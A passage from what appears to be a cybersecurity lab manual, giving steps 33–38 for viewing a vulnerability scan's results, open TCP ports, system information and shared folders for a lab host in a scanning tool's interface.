
33. Once the scanning is complete, a **Scan completed!** message is displayed under **Scan Results Details**, as shown in the screenshot.

    Note: The scanning takes approximately 60 minutes to complete.




34. To examine the scanned result, in the left pane under **Scan Results Overview**, click the IP address (**10.10.1.19**) node to expand it. The **Vulnerability Assessment** and **Network & Software Audit** nodes are displayed, as shown in the screenshot.


    Note: The results might differ when you perform this task.




35. Click the **Vulnerability Assessment** node. This shows category-wise details of assessed vulnerabilities. Click each category to view the vulnerabilities in detail.




36. Expand **Ports** and click **Open TCP Ports** to view all the open TCP Ports under the **Scan Results Details** section in the right pane, as shown in the screenshot.



37. Click **System Information** to view detailed information about the target system under the **Scan Results Details** section in the right pane.



38. Expand the **System Information** node and click **Shares** to view the details of shared folders in the target machine.

